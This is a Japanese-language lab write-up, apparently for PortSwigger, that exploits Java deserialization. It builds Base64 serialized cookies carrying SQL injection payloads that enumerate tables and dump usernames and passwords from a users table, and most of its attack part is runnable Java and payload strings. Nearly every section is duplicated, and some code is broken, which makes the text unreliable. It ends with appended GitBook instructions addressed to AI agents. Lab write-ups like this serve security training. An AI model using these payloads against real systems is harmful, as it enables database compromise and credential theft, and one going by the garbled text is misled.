> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/deserialization/developing-custom-gadget-chain-for-java-deserialization.md).
# Javaデシリアライゼーション用のカスタム・ガジェットチェーンの開発
Javaデシリアライゼーション用のカスタム・ガジェットチェーンの開発の PortSwigger Web Security Academy ラボ向けノート。攻撃フロー、ペイロードテスト、Burp Suite による検証、および是正策の文脈を含
### Java デシリアライゼーションのためのカスタムガジェットチェーンの開発
**ラボの目的**
このラボは Java シリアライズを使用するセッション機構に基づいています。\*\*カスタムガジェット文字列\*\* を構築することで、保護されていないデシリアライゼーションを悪用して **管理者のパスワードを取得する**、その後このアカウントで接続し、ユーザーを削除する **carlos**.
提供された識別子:
* ユーザー: `wiener`
* パスワード: `peter`
\*\* セッションの初期分析\*\*
観測されたセッションクッキーは Base64 でエンコードされている:
{% code overflow="wrap" %}
```bash
rO0ABXNyAC9sYWIuYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFjY2Vzc1Rva2VuVXNlchlR/OUSJ6mBAgACTAALYWNjZXNzVG9rZW50ABJMamF2YS9sYW5nL1N0cmluZztMAAh1c2VybmFtZXEAfgABeHB0ACBnNnBnbmYxMWtubDlqMjl6YjZlb2piY2h1dG9yZjc0ZXQABndpZW5lcg%3d%3d
```
{% endcode %}
デコード後、Java\*\* シリアライズが明確に識別され、〜の使用が確認される `ObjectInputStream` サーバー側で。
{% code overflow="wrap" %}
```bash
echo 'rO0ABXNyAC9sYWIuYWN0aW9ucy5jb21tb24uc2VyaWFsaXphYmxlLkFjY2Vzc1Rva2VuVXNlchlR/OUSJ6mBAgACTAALYWNjZXNzVG9rZW50ABJMamF2YS9sYW5nL1N0cmluZztMAAh1c2VybmFtZXEAfgABeHB0ACBnNnBnbmYxMWtubDlqMjl6YjZlb2piY2h1dG9yZjc0ZXQABndpZW5lcg==' | base64 -d ; echo
```
{% endcode %}
 **ソースコードへのアクセス**

Java ソースコードのバックアップへのリンクを示す HTML コメント:
```html
```
**ソースコードへのアクセス**
Java ソースコードのバックアップへのリンクを示す HTML コメント:
```html
```

 次の `AccessTokenUser.java` ファイル:
* Serializable クラス
* 2つの属性: `username` および `accessToken`
* 直接悪用できる危険な挙動はない
```java
package data.session.token;
import java.io.Serializable;
public class AccessTokenUser implements Serializable
{
private final String username;
private final String accessToken;
public AccessTokenUser(String username, String accessToken)
{
this.username = username;
this.accessToken = accessToken;
}
public String getUsername()
{
return username;
}
public String getAccessToken()
{
return accessToken;
}
}
```
その `/backup` フォルダ内で、別のファイルが注目を集める: **`ProductTemplate.java`**.
次の `AccessTokenUser.java` ファイル:
* Serializable クラス
* 2つの属性: `username` および `accessToken`
* 直接悪用できる危険な挙動はない
```java
package data.session.token;
import java.io.Serializable;
public class AccessTokenUser implements Serializable
{
private final String username;
private final String accessToken;
public AccessTokenUser(String username, String accessToken)
{
this.username = username;
this.accessToken = accessToken;
}
public String getUsername()
{
return username;
}
public String getAccessToken()
{
return accessToken;
}
}
```
その `/backup` フォルダ内で、別のファイルが注目を集める: **`ProductTemplate.java`**.
 **脆弱なクラス: ProductTemplate**
その `ProductTemplate` クラスは `Serializable` を実装し、 `readObject()` メソッドを再定義する。
重要ポイント:
* その `readObject()` このメソッドはデシリアライズ時に自動的に実行される
* SQL クエリは `String.format`
* その `id` を使って動的に構築される。パラメータは検証なしにクエリへ直接挿入される
```java
String sql = String.format(
"SELECT * FROM products WHERE id = '%s' LIMIT 1", id
);
```
```java
package data.productcatalog;
import common.db.JdbcConnectionBuilder;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
public class ProductTemplate implements Serializable
{
static final long serialVersionUID = 1L;
private final String id;
private transient Product product;
public ProductTemplate(String id)
{
this.id = id;
}
private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
{
inputStream.defaultReadObject();
JdbcConnectionBuilder connectionBuilder = JdbcConnectionBuilder.from(
"org.postgresql.Driver",
"postgresql",
"localhost",
5432,
"postgres",
"postgres",
"password"
).withAutoCommit();
try
{
Connection connect = connectionBuilder.connect(30);
String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
Statement statement = connect.createStatement();
ResultSet resultSet = statement.executeQuery(sql);
if (!resultSet.next())
{
return;
}
product = Product.from(resultSet);
}
catch (SQLException e)
{
throw new IOException(e);
}
}
public String getId()
{
return id;
}
public Product getProduct()
{
return product;
}
}
```
**Java ペイロードの構築**
有効なシリアライズ済みオブジェクトを生成するために、ローカルの Java プロジェクトを作成する:
最小構成:
```bash
data/
└── productcatalog/
├── ProductTemplate.java
└── Product.java
Main.java
```
クラスは意図的に単純化され、 **シリアライズ**のみを許可するようにしてある。
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("your-payload-here");
String serializedObject = serialize(originalObject);
System.out.println("シリアライズされたオブジェクト: " + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("デシリアライズされたオブジェクト ID: " + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
**悪意のある cookie の生成**
〜では `Main.java`、 `ProductTemplate` オブジェクトには、制御された値が設定される `id`、その後シリアライズされ、Base64 でエンコードされる。
```java
// シリアライズには不要なため、ProductTemplate からすべてのロジックを削除
package data.productcatalog;
import java.io.Serializable;
public class ProductTemplate implements Serializable
{
static final long serialVersionUID = 1L;
private final String id;
private transient Product product;
public ProductTemplate(String id)
{
this.id = id;
}
public String getId() {
return id;
}
}
```
```bash
nvim data/productcatalog/Product.java
```
```java
// このクラスは、ProductTemplate を正しくコンパイルできるように追加しただけです
package data.productcatalog;
class Product {}
```
単純なアポストロフィでの最初のテスト:
```java
ProductTemplate originalObject = new ProductTemplate("'");
```
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("'");
String serializedObject = serialize(originalObject);
System.out.println("シリアライズされたオブジェクト: " + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("デシリアライズされたオブジェクト ID: " + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```

サーバーは SQL エラーを返し、インジェクションを確認できる。
```bash
javac Main.java
java Main
```
**脆弱なクラス: ProductTemplate**
その `ProductTemplate` クラスは `Serializable` を実装し、 `readObject()` メソッドを再定義する。
重要ポイント:
* その `readObject()` このメソッドはデシリアライズ時に自動的に実行される
* SQL クエリは `String.format`
* その `id` を使って動的に構築される。パラメータは検証なしにクエリへ直接挿入される
```java
String sql = String.format(
"SELECT * FROM products WHERE id = '%s' LIMIT 1", id
);
```
```java
package data.productcatalog;
import common.db.JdbcConnectionBuilder;
import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;
public class ProductTemplate implements Serializable
{
static final long serialVersionUID = 1L;
private final String id;
private transient Product product;
public ProductTemplate(String id)
{
this.id = id;
}
private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
{
inputStream.defaultReadObject();
JdbcConnectionBuilder connectionBuilder = JdbcConnectionBuilder.from(
"org.postgresql.Driver",
"postgresql",
"localhost",
5432,
"postgres",
"postgres",
"password"
).withAutoCommit();
try
{
Connection connect = connectionBuilder.connect(30);
String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
Statement statement = connect.createStatement();
ResultSet resultSet = statement.executeQuery(sql);
if (!resultSet.next())
{
return;
}
product = Product.from(resultSet);
}
catch (SQLException e)
{
throw new IOException(e);
}
}
public String getId()
{
return id;
}
public Product getProduct()
{
return product;
}
}
```
**Java ペイロードの構築**
有効なシリアライズ済みオブジェクトを生成するために、ローカルの Java プロジェクトを作成する:
最小構成:
```bash
data/
└── productcatalog/
├── ProductTemplate.java
└── Product.java
Main.java
```
クラスは意図的に単純化され、 **シリアライズ**のみを許可するようにしてある。
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("your-payload-here");
String serializedObject = serialize(originalObject);
System.out.println("シリアライズされたオブジェクト: " + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("デシリアライズされたオブジェクト ID: " + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
**悪意のある cookie の生成**
〜では `Main.java`、 `ProductTemplate` オブジェクトには、制御された値が設定される `id`、その後シリアライズされ、Base64 でエンコードされる。
```java
// シリアライズには不要なため、ProductTemplate からすべてのロジックを削除
package data.productcatalog;
import java.io.Serializable;
public class ProductTemplate implements Serializable
{
static final long serialVersionUID = 1L;
private final String id;
private transient Product product;
public ProductTemplate(String id)
{
this.id = id;
}
public String getId() {
return id;
}
}
```
```bash
nvim data/productcatalog/Product.java
```
```java
// このクラスは、ProductTemplate を正しくコンパイルできるように追加しただけです
package data.productcatalog;
class Product {}
```
単純なアポストロフィでの最初のテスト:
```java
ProductTemplate originalObject = new ProductTemplate("'");
```
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("'");
String serializedObject = serialize(originalObject);
System.out.println("シリアライズされたオブジェクト: " + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("デシリアライズされたオブジェクト ID: " + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
サーバーは SQL エラーを返し、インジェクションを確認できる。
```bash
javac Main.java
java Main
```
 ```http
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAASc=
```
```http
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAASc=
```
 **SQL インジェクションの悪用**
1. **列数の特定**/ → 8 列を特定
```java
ProductTemplate originalObject = new ProductTemplate("' order by 8-- -");
```
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAECcgb3JkZXIgYnkgOC0tIC0=
```
**SQL インジェクションの悪用**
1. **列数の特定**/ → 8 列を特定
```java
ProductTemplate originalObject = new ProductTemplate("' order by 8-- -");
```
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAECcgb3JkZXIgYnkgOC0tIC0=
```
 **UNION SELECT テスト**/ → 4 列目が使用可能
{% code overflow="wrap" %}
```bash
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- - ";
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAOicgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLE5VTEwsTlVMTCxOVUxMLE5VTEwsTlVMTC0tIC0
```


* **テーブルの一覧**
* 特定されたテーブル: `users`
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(table_name as numeric),NULL,NULL,NULL,NULL from information_schema.tables-- -");
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAcCcgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLGNhc3QodGFibGVfbmFtZSBhcyBudW1lcmljKSxOVUxMLE5VTEwsTlVMTCxOVUxMIGZyb20gaW5mb3JtYXRpb25fc2NoZW1hLnRhYmxlcy0tIC0=
```
**UNION SELECT テスト**/ → 4 列目が使用可能
{% code overflow="wrap" %}
```bash
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- - ";
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAOicgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLE5VTEwsTlVMTCxOVUxMLE5VTEwsTlVMTC0tIC0
```
* **テーブルの一覧**
* 特定されたテーブル: `users`
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(table_name as numeric),NULL,NULL,NULL,NULL from information_schema.tables-- -");
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAcCcgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLGNhc3QodGFibGVfbmFtZSBhcyBudW1lcmljKSxOVUxMLE5VTEwsTlVMTCxOVUxMIGZyb20gaW5mb3JtYXRpb25fc2NoZW1hLnRhYmxlcy0tIC0=
```
 {% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(table_name, ',') as numeric),NULL,NULL,NULL,NULL FROM information_schema.tables-- -");
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAfScgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLChzdHJpbmdfYWdnKHRhYmxlX25hbWUsICcsJykgYXMgbnVtZXJpYyksTlVMTCxOVUxMLE5VTEwsTlVMTCBGUk9NIGluZm9ybWF0aW9uX3NjaGVtYS50YWJsZXMtLSAt
```
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(table_name, ',') as numeric),NULL,NULL,NULL,NULL FROM information_schema.tables-- -");
```
{% endcode %}
```
rO0ABXNyACNkYXRhLnByb2R1Y3RjYXRhbG9nLlByb2R1Y3RUZW1wbGF0ZQAAAAAAAAABAgABTAACaWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQAfScgdW5pb24gc2VsZWN0IE5VTEwsTlVMTCxOVUxMLChzdHJpbmdfYWdnKHRhYmxlX25hbWUsICcsJykgYXMgbnVtZXJpYyksTlVMTCxOVUxMLE5VTEwsTlVMTCBGUk9NIGluZm9ybWF0aW9uX3NjaGVtYS50YWJsZXMtLSAt
```

 **列の列挙**
* `username`
* `パスワード`
* `email`
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(column_name, ',') as numeric),NULL,NULL,NULL,NULL FROM information_schema.columns where table_name='users'-- -");
```
{% endcode %}
**列の列挙**
* `username`
* `パスワード`
* `email`
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(column_name, ',') as numeric),NULL,NULL,NULL,NULL FROM information_schema.columns where table_name='users'-- -");
```
{% endcode %}

 1. **認証情報の抽出**
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(username||':'||password, ',') as numeric),NULL,NULL,NULL,NULL FROM users-- -");
```
{% endcode %}
1. **認証情報の抽出**
{% code overflow="wrap" %}
```java
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(username||':'||password, ',') as numeric),NULL,NULL,NULL,NULL FROM users-- -");
```
{% endcode %}
 シリアライズされたオブジェクトに注入する最終ペイロード:
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(username||':'||password, ',') as numeric),NULL,NULL,NULL,NULL FROM
users-- -");
String serializedObject = serialize(originalObject);
System.out.println("シリアライズされたオブジェクト: " + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("デシリアライズされたオブジェクト ID: " + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
**達成された結果**
シリアライズされた cookie を送信すると、サーバー応答に認証情報が表示される:
```wit
administrator:sa47nyh8ebw4q0h7dvhn
wiener:peter
carlos:ig1e9avhmums5iac8rwa
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/deserialization/developing-custom-gadget-chain-for-java-deserialization.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
シリアライズされたオブジェクトに注入する最終ペイロード:
```java
import data.productcatalog.ProductTemplate;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;
import java.io.ObjectOutputStream;
import java.io.Serializable;
import java.util.Base64;
class Main {
public static void main(String[] args) throws Exception {
ProductTemplate originalObject = new ProductTemplate("' union select NULL,NULL,NULL,cast(string_agg(username||':'||password, ',') as numeric),NULL,NULL,NULL,NULL FROM
users-- -");
String serializedObject = serialize(originalObject);
System.out.println("シリアライズされたオブジェクト: " + serializedObject);
ProductTemplate deserializedObject = deserialize(serializedObject);
System.out.println("デシリアライズされたオブジェクト ID: " + deserializedObject.getId());
}
private static String serialize(Serializable obj) throws Exception {
ByteArrayOutputStream baos = new ByteArrayOutputStream(512);
try (ObjectOutputStream out = new ObjectOutputStream(baos)) {
out.writeObject(obj);
}
return Base64.getEncoder().encodeToString(baos.toByteArray());
}
private static T deserialize(String base64SerializedObj) throws Exception {
try (ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(Base64.getDecoder().decode(base64SerializedObj)))) {
@SuppressWarnings("unchecked")
T obj = (T) in.readObject();
return obj;
}
}
}
```
**達成された結果**
シリアライズされた cookie を送信すると、サーバー応答に認証情報が表示される:
```wit
administrator:sa47nyh8ebw4q0h7dvhn
wiener:peter
carlos:ig1e9avhmums5iac8rwa
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/deserialization/developing-custom-gadget-chain-for-java-deserialization.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.